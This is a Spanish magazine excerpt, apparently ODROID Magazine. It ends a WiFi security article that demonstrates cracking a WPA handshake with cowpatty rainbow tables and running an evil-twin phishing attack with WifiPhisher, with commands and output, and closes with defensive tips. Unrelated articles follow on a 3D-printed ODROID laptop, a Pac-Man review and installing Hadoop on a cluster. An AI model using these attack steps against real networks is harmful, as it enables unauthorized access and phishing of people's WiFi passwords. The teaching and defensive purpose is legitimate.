Ataques con tabla Rainbow

Una vez que tengas cargado el diccionario en Pyrit, ¿Qué es lo que te impide descifrar cada handshake que capturas? Pues bien, el SSID actúa como los "granos de sal", comprobando que la misma contraseña combinada con un SSID diferente genere un PMK diferente. Tener una lista de contraseñas precalculadas se denomina tabla rainbow y te permite descifrar las contraseñas más rápidamente a costa de conar con más espacio en disco para almacenar estas listas.

Existe un proyecto que crea tablas rainbow para WPA para los 1000 SSID más comunes en `http://bit.ly/2azsBIh`. Si tu red objetivo tiene un SSID que está en la lista (`http://bit.ly/2adkjtd`), potencialmente podrías descifrar la contraseña mucho más rápido que con otros métodos. Vamos a poner esto a prueba.

Para este experimento, preparé un punto de acceso llamado linksys2 con una contraseña del diccionario de palabras (`http://bit.ly/2ayEXmI`). Necesitas descargar el conjunto tarball que el sitio proporciona (cuanto más grande sea, más posibilidades tendrás de encontrar la clave). Descomprímelo en un directorio y obtendrás 1.000 archivos hash, cada uno nombrado de acuerdo con el SSID del punto de acceso. También necesitaremos instalar Cowpatty (`http://bit.ly/2awaJ2A`) para poder procesar las tablas.


```
$ wget http://www.willhackforsushi.com/code/\
cowpatty/4.6/cowpatty-4.6.tgz
$ tar xvf cowpatty-4.6.tgz
$ cd cowpatty-4.6
$ sudo apt-get install libpcap-dev libssl-dev
$ make
$ sudo make install
$ cd ..
$ cowpatty -d linksys2.hash -r \
 linksys2-insidious-handshake.pcap -s linksys2 -2
```

Puedes especificar el archivo hash que quieres revisar con la opción -d (selecciona el hash con el mismo nombre que el punto de acceso objetivo). La opción -r especifica el archivo de captura con el handshake de 4 vias, -s especifica el SSID

```
root@odroid:/media/frost/dictionaries/rainbow/7gb set# cowpatty -d linksys2.hash
 -r linksys2-insidious-handshake.pcap -s linksys2 -2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: arrojadite
key no. 20000: calligraphical
key no. 30000: contestation
key no. 40000: dislocatory
key no. 50000: femineity
key no. 60000: hemadromometer

The PSK is "insidious".

69126 passphrases tested in 2.74 seconds:  25260.25 passphrases/second
root@odroid:/media/frost/dictionaries/rainbow/7gb set#
```

Ataque WPA con tabla rainbow

(ya que no se puede extraer de la captura) y -2 significa no ser demasiado estricto a la hora de analizar el archivo de captura. Con esta configuración, fui capaz de conseguir la contraseña en menos de 3 segundos usando un ODROID-C1 con una tasa de 25000 PMK/s (comparados con los 300 PMK/s cuando calculamos los PMKs). Por lo tanto, el proceso es 83 veces más rápido a expensas de utilizar unos 7 GB de espacio en disco



XKCD obligatorio https://xkcd.com/538/

para el ataque. Depende de ti decidir si vale la pena aunque consumas más espacio en disco.

Ingenería Social
El doble maléfico

Es posible que hayas agotado todo lo que tienes a tu alcance para romper un punto de acceso WiFi en particular, y aun así no consigues resultados. Es probable que tenga que esperar unos 3 millones de años para que el ataque de fuerza bruta alcance el 1%, así que ¿qué podemos hacer? Pues bien, simplemente tienes que atacar el punto de seguridad más débil de la cadena: ¡El ser humano!


Un proyecto que tiene por objetivo simplemente "preguntar" por la contraseña es WifiPhisher (`http://bit.ly/1wPdPPQ`). El programa configura un punto de acceso abierto maléfico que clona el SSID del objetivo. A continuación, desautentifica todos los clientes del objetivo y espera a que se vuelvan a conectar. Por casualidad (o asegurándose de que tienes una mejor señal) los clientes se conectarán automáticamente en su lugar a tu punto de acceso abierto. Cuando intenten acceder a los recursos de Internet, serán redireccionados a un portal que se presenta como su router y le solicitará su contraseña WPA (para mejorar la seguridad, por supuesto). Una vez que se obtiene la contraseña, se desconecta el punto de acceso y el cliente se conecta sin que se perciba la diferencia a su red original. Ves – es fácil. Para conseguir esto, necesitarás dos adaptadores inalámbricos - uno que sea compatible con la inyección (para desconectar continuamente a los usuarios del AP objetivo) y otro para hacerse pasar por el falso AP. Para esta prueba, he utilizado dos adaptadores Wifi Modulo 4 de Hardkernel.

```
$ git clone https://github.com/sophron/wifiphisher.git
$ sudo apt-get install tcpdump hostapd
$ cd wifiphisher
$ sudo python setup.py install
```

Si aparece algún error indicando que no encuentra setuptools, instálalo y vuelve a ejecutar el comando install:

```
$ wget https://bootstrap.pypa.io/ez_setup.py -O - |
sudo python
```

Ten en cuenta que para que esto funcione, necesitarás configurar hostapd para que trabaje con tu tarjeta inalámbrica. Tienes más detalles en `http://bit.ly/2aLTF6w` and `http://bit.ly/2aLTlnX`.



Cuando todo esté listo, inicia WifiPhisher especificando la interfaz de monitor y la interfaz hostapd:

```
$ sudo airmon-ng start wlan0
$ sudo wifiphisher -jI mon0 -aI wlan1
```

Si todo va bien, WifiPhisher te mostrará una lista de puntos de Acceso a engañar y configurará las reglas de iptables y DHCP, y te preguntará por el tipo de página web falsa que quieres que muestre. A continuación, procederá a desconectar los clientes y hacer que se conecten al punto de acceso falso y les mostrará algo similar a la Figura 5. Será entonces cuando veas la contraseña en el intérprete de comandos. Ten en cuenta que estamos hablando de algo especialmente retorcido, puesto que ya no estás engañando sólo a los ordenadores, sino también a la gente real.

Mantener tu WiFi segura

Con esto concluimos nuestro análisis sobre la seguridad inalámbrica. Estas son algunas pautas que deberías tener en cuenta para mantener tu wifi segura:

• No utilices tecnologías de encriptación obsoletas (WEP)
• No confíes demasiado en ocultar la red o usar listas de acceso MAC, ya que son muy débiles y muy fáciles de evitar.
• Desactiva la tecnología WPS en redes en las que físicamente sea posible
• Utiliza contraseñas largas que no estén diccionarios. Si tienes que usar las palabras del diccionario para que te sea más fácil recordarlas (despues de todo, eres un ser humano), combínalas de forma aleatoria. Una opción es utilizar la técnica horse-battery-staple de xkcd (`https://xkcd.com/936/`), esta herramienta `http://bit.ly/1cubp1J` puede hacerlo de forma automática.
• Añadir caracteres a una contraseña aumenta su seguridad bastante más que usar un signo de puntuación especial en contraseñas más cortas
• Si es posible, considera la posibilidad de utilizar WPA2-Enterprise en tu red doméstica
• No utilices nombres comunes para la red SSID
• Reducir la intensidad de la señal no te ayudará, puesto que el atacante siempre puede conseguir una antena mejor.

Como siempre, puedes compartir tus propias experiencias, hacer preguntas o compartir problemas en el hilo de soporte en `http://bit.ly/2azoM5N`.

Los usuarios desprevenidos escribirán su contraseña WPA en tu entorno de suplantación de red

PORTATIL ODROID-CI

UN PROYECTO CASERO A MEDIDA CON NOMBRE EN CLAVE “REDTOP”

por Fabien Thiriet


En los últimos años, el tema del big data y de la ciencia de los datos se ha convertido en una tendencia muy importante en un sinfín de industrias. Las empresas de alta tecnología de Silicon Valley ya no son los únicos proveedores de temas como Hadoop, la regresión logística y el aprendizaje de maquinas. Estar familiarizado con las tecnologías del big data se está convirtiendo en un requisito cada vez más necesario en los empleos relacionados con la tecnología en cualquier parte. Por desgracia y siendo realista, la experiencia práctica con las tecnologías de big data normalmente implica tener acceso a un costoso clúster de ordenadores para ejecutar tus consultas. Sin embargo, la reciente revolución de los ordenadores de placa reducida ha hecho que la informática distribuida sea accesible a nivel personal y en educación para realizar tareas como esta y muchas otras.

Imparto clases sobre diseño y mantenimiento de sistemas digitales y redes en un instituto francés. Durante los últimos 4 años he ido sustituyendo todos los ordenadores de sobremesa de mi aula por ordenadores SBC, principalmente por razones de espacio ya que la escuela está cerca de la ciudad de París y el espacio es muy caro. ¡El uso de ordenadores SBC deja más espacio en la mesa de trabajo del estudiante!

Empecé con una Raspberry Pi, pero pronto cambié al ODROID-C1 tan pronto como estuvo disponible, ya que la Pi no era lo suficientemente rápida para el trabajo en laboratorios (laboratorios GNS3, diferentes análisis de protocolos bus y configuración de los equipos de red) o simplemente para navegar por Internet. Para el próximo año escolar, ya habré cambiado la mitad de la clase al ODROIDC2, con un total de 10 ODROID-C1s y 8 ODROID-C2s.

A la hora de preparar los laboratorios para los estudiantes, tuve que usar el mismo equipo que ellos, con el fin de asegurarme de que todo funcionara sin problemas cuando los estudiantes trabajasen en sus propios entornos de laboratorios. Esto requería utilizar un ODROID en lugar de un ordenador portátil x86, para eliminar cualquier diferencia de comportamiento entre ambos. Para ser más eficiente a la hora de preparar los laboratorios, parte de ellos los configuraba en casa y no en la escuela. He intentado buscar algunas soluciones para fabricar un ordenador portátil usando un ODROID, de modo que se convirtiese en mi portátil ODROID de ida y vuelta desde la escuela a casa. Recorro 5 km hasta la escuela en bicicleta, por lo que la solución tenía que ser ligera y compacta para transportarla.

Portátil REDTOP y vista trasera del mismo



Portátil RedTop visto desde arriba

Versión inicial de portátil con un ordenador Motorola Lapdock 100

Requisitos

Al principio del proyecto, elaboré una lista de requisitos para el ordenador portátil:

- **Alimentado con 12V a través de un sistema de baterías solares en casa y con una fuente de alimentación externa 230V-12V en la escuela.**
- **Batería Li-ion para cuando me esté moviendo con una autonomía de unas 2 horas. Algunos entornos de laboratorios en la escuela requieren monitorizar los buses CAN integrados en los vehículos, de modo que se hace necesario el uso de baterías.**
- **Pantalla LCD de 10" como mínimo.**
- **Teclado y pantalla LCD montados en forma de ordenador portátil.**
- **GPIOs y conectores ODROID fácilmente accesible.**
- **Bluetooth maestro/esclavo disponible, puesto que tengo muchos proyectos que funcionan con placas Arduino remotas.**
- **RTC integrado, porque no siempre estoy conectado a Internet.**


Proceso de fabricación

Al principio, encontré un Motorola Lapdock 100 en eBay y lo utilicé durante varios meses. Tras solucionar los problemas HDMI entre el ODROID y el Lapdock, ya que el Lapdock se apagaba después de 20 segundos si no se conectaba nada a su puerto USB, todo funcionó correctamente. Se trataba de una solución muy ligera, pero no lo suficientemente cómoda para un uso diario, ya que la pantalla LCD sólo tenía 10" y el teclado era muy pequeño. También eché un vistazo a PiTop, pero el precio era muy elevado para lo que estaba dispuesto a gastar. Lo que realmente necesitaba era simplemente un gran panel LCD y un buen teclado montados en conjunto.


Decidí buscar en eBay una pantalla LCD más grande, y encontré un modelo de 13,3" muy económico por 85 €, con envío e impuestos incluidos. La pantalla tiene una buena resolución de 1900x600 y los colores se ven muy bien. Sin embargo, el panel LCD se vendía sin marco, de modo que necesita algo para solventar esta cuestión.

Al mismo tiempo, mi hijo ha conseguido lo que ha soñado durante mucho tiempo por su 15 cumpleaños: una impresora 3D personal, de modo que ya no tenía que utilizar una que tenía en la escuela. Él es muy bueno usando software CAD como SolidWorks y me propuso diseñar un chasis para el portátil. Por desgracia, la placa de impresión 3D, con un tamaño máximo de 200 mm, era demasiado pequeña para imprimir un marco LCD de 13.3" y un marco del teclado. Después de varias reflexiones, decidimos dividir los marcos de la LCD y del teclado en cuatro partes, y unirlos con los clips de montaje impresos en 3D y pegamento. Todas las partes individuales eran inferiores a los 200 mm. Si te fijas bien en las fotos del marco de la LCD, de los clips y del teclado, verás la separación entre las piezas montadas. El diseño CAD necesita alrededor de 2 semanas de trabajo para asegurarse de que todo encaja bien.


Durante el diseño, el principal problema que nos preocupaba era las bisagras del panel LCD, que tenía que ser lo suficientemente fuerte para que me permitiera abrir y cerrar con facilidad el ordenador portátil. Esto nos permitía crear una ángulo perfecto entre el marco del panel LCD y el marco del teclado. Para que pudiera encajar correctamente el teclado



El modelo 3D del marco de la LCD



Clips de LCD



Chasis completamente montado


en su marco, lo desmontamos retirando las cubiertas superior e inferior. Elegimos el color rojo para la fibra de impresión 3D para que el ordenador fuese más divertido y llamativo. 30 horas más tarde, teníamos impresas todas las partes del chasis. Las pegamos y atornillamos el panel LCD y el teclado dentro de sus respectivos marcos. El siguiente paso fue colocar todas las placas y módulos en el interior del chasis, con firmeza las insertamos en el plexiglás.

El plexiglás fue cortado para que encajara en el espacio creado en la etapa de diseño CAD para cada marco. De esta forma, todo el mundo puede apreciar el engranaje del portátil, lo cual supone una gran ventaja a la hora de enseñar informática. El paso final fue cablear todo, siguiendo el diagrama por bloques.

Acabamos teniendo un ordenador portátil potente y fiable. ¡Mis estudiantes de la escuela se sorprendieron cuando vieron este portátil poco convencional, por primera vez!

Batería

Ahora disponíamos de un nuevo ordenador portátil, pero




Marco del teclado

sin ningún tipo de batería recargable, de modo que más o menos es inútil. En primer lugar, necesitábamos estimar la capacidad de la batería necesaria. Para tal fin, hicimos algunas pruebas de medición del amperaje en diferentes condiciones de uso. El máximo amperaje se alcanza cuando el C2 se pone en marcha, con un pico de 1.1A. Durante el funcionamiento normal, se mantiene justo por debajo de 1A con un dongle USB WIFI, un módulo RTC, un adaptador de ratón inalámbrico y el módulo Bluetooth conectados. El consumo total de energía del ordenador portátil es de alrededor de unos 12W.

Mi hijo rescató una vieja batería de litio recargable de un ordenador portátil de Lenovo (L412), y pudo extraerle las nueve células disponibles dentro del paquete de baterías. La mayoría de las veces este tipo de paquetes de baterías ya no funcionan, no por la propia batería, sino debido a un defectuoso controlador de baterías integrado. Utilizamos 3 y las conectamos en serie. Esto nos proporcionaba 3 x 3,7 V, un total de 11.1 voltios cuando la batería está casi descargada, y más de 12V cuando está completamente cargada. La placa controladora LCD funciona sin ningún problema a 11V. Cada célula tiene 2200 mAh de capacidad, de modo que la autonomía del portátil se acerca a las 2 horas. Esto era suficiente para alcanzar el objetivo que nos propusimos al inicio del proyecto.

Para volver a cargar las 3 células, utilizamos un banco de baterías solar de 12V, conectada a través de un módulo de sobrealimentación, que está reajustado a un límite de corriente de 12,6 V y 1A. Con nuestro modelo particular de baterías, podemos ajustar tanto la tensión de salida como la corriente. Cuando es-



La placa controladora de la LCD

cribí este artículo, la batería aún no estaba colocada dentro del RedTop, pero la teníamos fuera para realizar pruebas más exhaustivas. Una vez que completemos las pruebas, colocaremos las 3 celdas debajo del teclado en un espacio reservado para tal fin.

Materiales

Esto es lo que utilicé para montar mi portátil ODROID-C1:


Panel LCD HDMI-VGA de 13,3" con audio
http://r.ebay.com/AYZ5JU
Teclado mecánico Zalman:
http://www.amazon.fr/dp/B00LHSPCS4
Cable OTG USB:
http://www.amazon.fr/dp/B007MNZ8VY
Transformador 12V-5V 3A:
http://www.amazon.fr/dp/B00JGFEQLE
Módulo Bluetooth HC05 maestro/esclavo:
https://www.amazon.fr/dp/B013STJSES
Módulo RTC PCF8563:
http://www.amazon.fr/dp/B01DB8JECC
Mini altavoz:
http://r.ebay.com/bwOCZv
Impresora 3D:
http://www.dagoma.fr/produit/imprimante-discovery200/
Filamentos PLA para impresora 3D:
http://www.amazon.fr/dp/B00UMV7ANM
Clavijas de corriente DC de 5.5mm:
http://www.amazon.fr/dp/B00O1Y1X70
Interruptor de alimentación:
http://www.amazon.fr/dp/B00HUHBS1Q
Pack de baterías de ordenador portátil como esta:
http://www.amazon.fr/dp/B00TVOC55Y
Conversor de sobrealimentación (4V-12V):
http://r.ebay.com/w3FgNH
Varios tornillos, arandelas y cables
0.5m de Plexiglass
Super glue

PAC-MAN 256

¿UN JUEGO CLASICO? ¿UNA NUEVA PERSPECTIVA DEL GENERO DEL CORREDOR INTERMINABLE? ¡DESCUBRELO!

por Bruno Doiche

Suele decirse que los clásicos nunca mueren, pero algunos pueden quedarse bastante anticuados. Cuando era un niño, el Pac-Ma era un juego cuyos gráficos y jugabilidad eran totalmente aceptables para los estándares de la década de los 80. A pesar de que todavía se puede disfrutar del original Pac-Man hoy día, estarás de acuerdo conmigo en que se queda algo corto en cuanto a funcionalidad, incluso si aceptas el reto de jugar al modo árcade lo suficiente como para encontrarte con el mítico error del nivel 256, que sólo los mejores jugadores de Pac-Man son capaces de ver.




Un gran juego, tan adictivo como lo fue en sus primeros días arcade

Sin embargo, en la partida 256 del Pac-Man, el error es la principal característica, te prosiguen como una ola implacable desde la parte inferior de la pantalla. Te hace volver a pensar lo que realmente significa correr por tu supervivencia en un laberinto lleno de fantasmas, cada uno con su propia personalidad. Exige un control muy preciso y pensar muy rápido para lograr salir y mantenerte un paso por delante de tus enemigos fantasmas. Ahora no tienes que jugar a los 255 niveles de Pac-Man para llegar a uno de los niveles más elitistas de la historia del juego. Puedes instalarlo desde Play Store en:

http://bit.ly/2cLaD5q

INSTALAR HADOOP Y SPARK EN UN CLUSTER ODROID-XU4

por Michael Kamprath



En el anterior artículo que escribí para ODROID Magazine en http://bit.ly/2bHFij7, analice el desarrollo de un clúster informático autónomo con nodos ODROID XU4. En este artículo explicaremos cómo hacer un buen uso de ese clúster instalando Apache Spark y el sistema de ficheros Hadoop, así como también la forma de acceder a tu clúster a través de la aplicación web Jupyter.

Hadoop File System (HDFS) es uno de los sistemas de archivos distribuidos más populares y más utilizados que existen hoy en día. Un sistema de archivos distribuido (DFS) es una aplicación para clúster que agrupa todas las unidades de disco duro dentro de un clúster para que puedan ser tratadas como una única unidad de almacenamiento de cara a sus clientes externos. Utilizar un DFS tiene dos ventajas muy importantes. En primer lugar y lo más evidente, es que te permite guardar y trabajar con grandes conjuntos de datos que se almacenan en más de un disco duro del clúster. En segundo lugar, un DFS bien diseñado proporciona mayor resistencia de datos en el nodo o ante fallos de disco mediante la replicación de bloques de datos en varias unidades del clúster. En nuestro clúster XU4, los discos duros son las tarjetas MicroSD que fueron instaladas y configurada en nuestra anterior guía.

Apache Spark es una moderna plataforma de análisis de Big Data, utilizada ampliamente en la industria del análisis de los grandes volúmenes de datos. Proporciona herramientas de alto nivel muy simple para manipular y analizar datos ya sea a través de SQL o mapreduce, además de usar lenguajes de programación comunes, tales como Python, Scala, y Java. La peculiaridad más significativa de Apache Spark es el uso del fondo de memoria RAM del clúster para almacenar objetos de datos intermedios, que aceleran significativamente el procesamiento de datos. Aunque los 2 GB de RAM integrados en el XU4 podrían parecer un poco austeros en comparación con las grandes cantidades de memoria en un nodo de un clúster industrial, hay espacio suficiente para hacer algunas cosas interesantes con Apache Spark.

Jupyter Notebook es una aplicación web que te permite cómodamente aprovecharte de diversos lenguajes y plataformas de cálculo con tu clúster a través de una interfaz web. El notebook se puede compartir fácilmente, permitiendo una fácil visualización en línea y en nuestro caso, gestionar la creación y el envío de aplicaciones Spark al clúster. Los notebooks de Jupyter son una forma muy común de usar Apache Spark, ya que permite al usuario centrarse específicamente en el análisis de datos en lugar de preocuparse de las herramientas o de la infraestructura que hay detrás.

Instalar Hadoop File System

Nuestra primera tarea es instalar Java en cada nodo del clúster. Instalaremos el último software Java 8 de Oracle, EL cual requiere la aceptación de la licencia durante la instalación. Debido a esto, necesitas iniciar sesión en cada nodo de forma independiente y ejecutar el instalador. Una vez allí, crearemos una nueva cuenta de usuario desde la que ejecutaremos todo.

```
$ sudo add-apt-repository ppa:webupd8team/java
$ sudo apt-get update
$ sudo apt-get install oracle-java8-installer
$ sudo apt-get install rsync
$ sudo addgroup hadoop
$ sudo adduser --ingroup hadoop hduser
$ sudo usermod -aG sudo hduser
```

Ahora, necesitamos instalar Hadoop. Técnicamente, podrías utilizar la distribución Hadoop disponibles en el sitio web de Apache, pero no está compilada para la CPU ARM v7.1 de nuestros XU4s. Puesto que en su mayor parte es Java, es genial, ya que se ejecutará sobre JVM que acabamos de instalar en cada nodo. Sin embargo, hay partes de Hadoop que fueron es-

critas en C para que se ejecutaran más rápido. Si una instalación Hadoop no tiene estas librerías compiladas en la plataforma en la que está, se utilizarán automáticamente las equivalentes en Java, por lo que seguirá funcionando, pero de un modo más lento. Para este proyecto he desarrollado una distribución de la última versión de Hadoop para el procesador ARM v7.1, vamos a descargar e instalar mi distribución. En el nodo maestro, inicia sesión con la cuenta "hduser" recién creada y ejecuta los siguientes comandos para instalar Hadoop y configurar los nodos del clúster para utilizar SSH sin contraseña. Ten en cuenta que tendrás que iniciar sesión en cada nodo esclavo desde el nodo maestro para configurar completamente el inicio de sesión sin contraseña.

```
$ cd
$ ssh-keygen -t rsa -P ""
$ cat $HOME/.ssh/id_rsa.pub >> $HOME/.ssh/authorized_
keys
$ ssh hduser@localhost
$ exit
$ ssh hduser@master
$ exit
$ ssh-copy-id hduser@slave1
$ ssh hduser@slave1
$ exit
$ ssh-copy-id hduser@slave2
$ ssh hduser@slave2
$ exit
$ ssh-copy-id hduser@slave3
$ ssh hduser@slave3
$ exit
$ cd /opt
$ sudo wget http://diybigdata.net/downloads/\
hadoop/hadoop-2.7.2.armhf.tar.gz
$ sudo tar xzf hadoop-2.7.2.armhf.tar.gz
$ sudo chown -R hduser:hadoop hadoop-2.7.2
$ cd /usr/local
$ sudo ln -s /opt/hadoop-2.7.2 hadoop
$ cd /usr/local/hadoop
```

Ahora tenemos que crear los archivos de configuración para Hadoop. Por comodidad, ya he creado estos archivos que se deben instalar en el directorio usr/local/hadoop/etc/hadoop y los he colocado a mi repositorio GitHub en http://bit.ly/2bBehj4.

